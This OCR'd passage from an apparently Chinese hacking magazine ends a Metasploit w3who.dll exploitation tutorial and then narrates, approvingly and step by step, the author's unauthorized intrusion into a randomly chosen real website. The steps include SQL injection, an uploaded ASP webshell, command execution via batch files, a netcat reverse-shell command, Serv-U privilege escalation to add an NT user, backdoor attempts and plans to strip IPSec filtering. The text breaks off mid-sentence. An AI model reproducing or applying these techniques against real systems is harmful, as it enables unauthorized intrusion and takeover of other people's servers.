


图4

接下来我们点Check检测是否存在漏洞，点Exploit就开始攻击了。我们这里直接攻击，出现了如图5的界面，这个时候我们已经攻击成功了。不相信？点那个session 2，会弹出一个新的页面来，如图6。




图5





图6

在下面的text框中我们添加个用户看看，如图7。好像不成功！其实很简单的道理，IIS运行的权限很低（非system权限），因此我们溢出w3who.dll得到的shell也只继承了IIS的那点权限而已。不要失望，能得到一个shell就是入侵的一大步了！


图7

三、最后

这个漏洞就这样利用完了。还是那么简单，感觉我这篇文章似乎介绍漏洞的太少，而介绍MSF这个工具却很多。不错，我的目的不只是想教会大家一个漏洞的利用，而是尽可能的为大家多介绍点东西。MSF的cmd下的使用我就不多说了，成功利用后如图8。




图8

漏洞的全部利用过程我就讲到这里了，其实收集漏洞的过程就是一个学习过程，希望大家能从中学到自己想要的知识。

（本文涉及到的工具metasploit framework-2.3.exe、w3who.dll，光盘有收录）

一次艰苦的6个小时的渗透过程

kevin1986

这些天总觉得没什么意思，想到自己很久没有在实战中练习渗透了，于是到网上随便找了一个站点，深吸一口气，渗透开始了！

一、查探目标

先使用SUPERSCAN扫描端口，同时在站点上转转，发现了几个SQL注入的漏洞，虽然是MSSQL的数据库，但是都无法成功，大概是ASP的写法和我所使用的注入语句不一样吧！于是我把NBSI2拿了出来，左右扫了一下，发现几个没有发现的注入点，猜解完之后，不出我所料的是DB_OWNER用户，没什么权限，接着猜解，发现一个MANAGE_USER的表，得到了几个管理员用户。然后随手在网址后面加个Admin，居然跳出了后台管理．于是写上破解的用户名和密码就登录成功了。一切看起来都是那么顺利和自然，这时候SuperScan的扫描结果也出来了，只开了个80端口，估计是做了TCP/IP筛选。这个好解决，在后台转转，一眼就看到了一个上传文件的页面，试着上传一个ASP程序，等了几秒种，居然提示成功了！

这个时候我心里琢磨着这站点太容易进了吧，再渗透下去大概就没什么意思了，索性放弃去找另外的机器练手。但是当我浏览这个站点的C盘的时候发现管理员居然做了权限设置，如图1。

一个人的战争




图 1

在ASP木马里浏览了一下，发现这台主机的设置还是比较变态的，C盘、D盘、E盘都没有办法浏览，F盘是存放网页的地方，设置的权限看起来像EVERYONE，再仔细看了一下，管理员禁止了WSH，看来执行文件应该有点麻烦了。不过起码还有一点让我感到庆幸的就是有FSO和一个盘可以使用，有突破点了。

现在有了WEBSHELL，我就开始提升权限，本来打算是想用“海阳2005”的搜索功能在F盘下面搜索SQL的用户和密码，可是找到了几个站点的Conn.asp文件，发现原来SQL并不连接在本机上，而是远程主机，再说都不是SYSADMIN的用户，拿到了也没什么用处。想提升权限太麻烦。再试了试SHELL.APPLICATION，发现程序是能够执行的，可是不能加参数也不能回显结果，似乎就没有什么用了。后来才明白这么一个想法害我走了不少弯路。


渗透到这里我感觉有点麻烦了，于是到QQ上叫了lcx和他讨论解决办法，lcx简单的了解了主机的设置以后，告诉我写个批处理就能执行带参数的命令了，至于结果，用定向符输出到F:\下的文件里去就可以了。看到这里，我一拍脑门，对啊，我怎么没想到呢？

二、继续渗透

首先用海阳2005ASP木马在F:\下建立一个BAT文件。想想再怎么也起码要看一下系统的用户吧。于是写上**NET USER >> F:\A.TXT**然后用SHELL.APPLICATION执行一下，再回到FSO页面刷新一下，怎么没有生成A.TXT？大概是管理员设置了USERS的帐户不能访问CMD.EXE吧？于是我从自己的机器上传了一个CMD.EXE到F:\下面，然后写上**F:\cmd.exe /c net user >>F:\a.txt**，执行以后果然在F:\盘下多了一个A.TXT，看来我的猜想没有错。看一下，管理员用策略组把用户改的BT极了，没办法，再看下开了什么端口，发现主机除开了80端口以外还开了21和3389，令人瞠目的是这个21端口上面居然还有人连接！不会吧！我怎么什么都没扫到？于是试着登入FTP，结果拒绝连接，怪了？

正面不行我干脆反着来，就算你做了TCP/IP筛选你也是对本机做的，对外连接你不行吧？传了个NC上去，然后修改那个BAT文件**f:\nc.exe myip 1986 -e f:\cmd.exe**，执行了以后我就做在电脑前等着这个反向连接过来的SHELL，可是等了半天NC的监听端口上什么反映都没有。难道是传说中的硬件防火墙？

这下似乎没辙了。无奈之下看了看端口列表，发现127.0.0.1这个端口对应着43958端口(图2)。这个不是SERV-U的本地管理端口吗？刚好手上有个SERV-U的权限提升工具，传上去简单的执行一句添加NT用户的命令，再看一下，果然添加成功。那



```
F:\a.txt
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1034           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1038           0.0.0.0:0              LISTENING
  TCP    0.0:0.0:1291           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1038         127.0.0.1:43958        ESTABLISHED
  TCP    127.0.0.1:43958        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:43958        127.0.0.1:1038         ESTABLISHED
  TCP    [redacted]21           0.0.0.0:0              LISTENING
  TCP    [redacted]80           [redacted]:1507        ESTABLISHED
  TCP    [redacted]80           [redacted]:3307        ESTABLISHED
  TCP    [redacted]80           65.54.188.131:1739     TIME_WAIT
  TCP    [redacted]80           65.54.188.131:1812     TIME_WAIT
  TCP    [redacted]80           65.54.188.131:3972     TIME_WAIT
  TCP    [redacted]80           65.54.188.131:4140     TIME_WAIT
  TCP    [redacted]80           66.196.90.244:40761    TIME_WAIT
```

图 2

么现在我来看看那几个被设置权限的盘吧。经过几次的执行，结果再次摧毁了我的意志，管理员把SYSTEM用户也给禁止了，试试CACLS，照样不行。真郁闷！现在权限是有了，但是没有端口。没有其他什么东西可以给我控制，真是欲哭无泪。

这个时候LCX给我提示说可以用VIDC反连过来或者是HACKER'S DOOR这样的后门。折腾了半天终于把东西传上去执行了，可是根本没成功，VIDC连不了，HACKER'S DOOR更是没办法成功。好家伙，真是难搞啊，玩了两年半安全第一次碰到这么BT的主机，真的有点想放弃了。

一看时间，过去4个多小时，除了权限能提升一点外其他的都毫无进展，还是仔细的看一下这个F盘上还有什么好东西吧。

三、绝望中的希望

带着点绝望的色彩，我翻开一个又一个的目录，可是就是这样百无聊赖的寻找，还真给我找到一个好东西。主机上竟然有个“农贸服务器安全配置.ipsec”。这个IPSEC文件是什么，难道是IP安全策略文件？这台主机不会是用的IP策略吧。想想也是蛮有可能的，匆忙将这个文件下载到本地，在MMC.EXE添加一个管理单元，再添加一个IP安全策略，把这个文件导入：哈哈！果然不出我所料，一个叫“公司”的安全策略出现了（图3），接着一层层的打开它，发现做的真是BT，让我大饱了眼福啊，从SYN到ICMP都做了过滤了。学了不少东西，呵呵。




图 3

研究了一下这个文件，我就开始猜想是不是对方的主机上也指派着这样一个安全策略呢？把它删除了，那么这台主机对于我来说就是在网络上“裸奔”了。


赶紧在本机上安装了一个Windows 2000 Resource Kit，然后把其中的IPSECPOL.EXE、IPSECUTIL.DLL 